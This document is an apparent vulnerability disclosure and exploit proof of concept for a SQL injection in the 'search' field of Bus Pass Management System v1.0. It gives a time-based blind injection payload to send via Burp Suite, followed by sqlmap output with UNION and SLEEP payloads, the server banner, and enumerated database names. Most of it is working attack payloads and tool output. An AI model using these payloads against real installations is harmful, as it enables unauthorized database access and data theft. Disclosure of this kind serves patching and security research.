


Bus Pass Management System v1.0 | SQL injection - exploit.

Proof of Concepts:


Step-1: Open 'View Pass' page using following URL:

<http://127.0.0.1/buspassms/download-pass.php>



2. Now put below Payload in `Search` field using proxy tool (burp suite).

Payload: 123' AND (SELECT 7169 FROM (SELECT(SLEEP(2))))abhi) AND 'x'='x



Server accepted our payload and response gets delayed by 2 seconds.

Again we confirmed it using the SQLmap and it is exploitable.

```
[01:09:26] [INFO] target URL appears to have 15 columns in query
[01:09:26] [INFO] POST parameter 'searchdata' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'searchdata' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 63 HTTP(s) requests:
---
Parameter: searchdata (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: searchdata=681924385' AND (SELECT 6091 FROM (SELECT(SLEEP(5)))MkDM) AND 'yh1H'='yh1H&search=

  Type: UNION query
  Title: Generic UNION query (NULL) - 15 columns
  Payload: searchdata=681924385' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71706b6a71,0x4b5270786e70714d464a5
46d5471504b50736658544e78586b6a4b574d7172435356444175417568,0x716b7a7a71)-- -&search=
---
[01:09:26] [INFO] the back-end DBMS is MySQL
[01:09:26] [INFO] fetching banner
web application technology: PHP 7.3.31, PHP, Apache 2.4.51
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
banner: '10.4.21-MariaDB'
[01:09:26] [INFO] fetching database names
available databases [6]:
[*] buspassdb
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```